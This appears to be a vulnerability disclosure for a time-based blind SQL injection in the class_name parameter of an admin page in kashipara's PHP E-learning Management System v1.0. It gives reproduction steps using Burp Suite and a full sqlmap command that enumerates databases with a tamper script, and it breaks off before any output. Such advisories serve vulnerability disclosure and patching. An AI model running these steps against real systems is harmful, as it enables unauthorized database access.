SQL Injection was found in the /lms/admin/class.php page of the kashipara E-learning Management System project v1.0 , Allows remote attackers to execute arbitrary SQL command to get unauthorized database access via the class_name parameter in a POST HTTP request.

- **Official Website URL**

  https://www.kashipara.com/project/php/13138/e-learning-management-system-php-project-source-code


- **Affected Product Name**

  E-learning Management System project in PHP with source code and document


Affected Vendor	kashipara
Affected Code File	/lms/admin/class.php
Affected Parameter	class_name
Method	POST
Type	time-based blind
Version	V1.0

Steps to Reproduce:


Step 1: Visit to admin login page and login with admin credential.




Step 2: Navigate the ‘Class’ page and provide class name to add.



Step 3: Now enable intercept in burpsuite and click on add button.



Step 4: Save the burpsuite request in a file.



Step 5: Now run the sqlmap command against burpsuite request saved in file.

- python.exe C:\sqlmap\sqlmap.py -r class.txt --batch --dbs --tamper=space2comment --random-agent

```
PS C:\lms\e-lms> python.exe C:\sqlmap\sqlmap.py -r class.txt  --batch --dbs --tamper=space2comment --random-agent
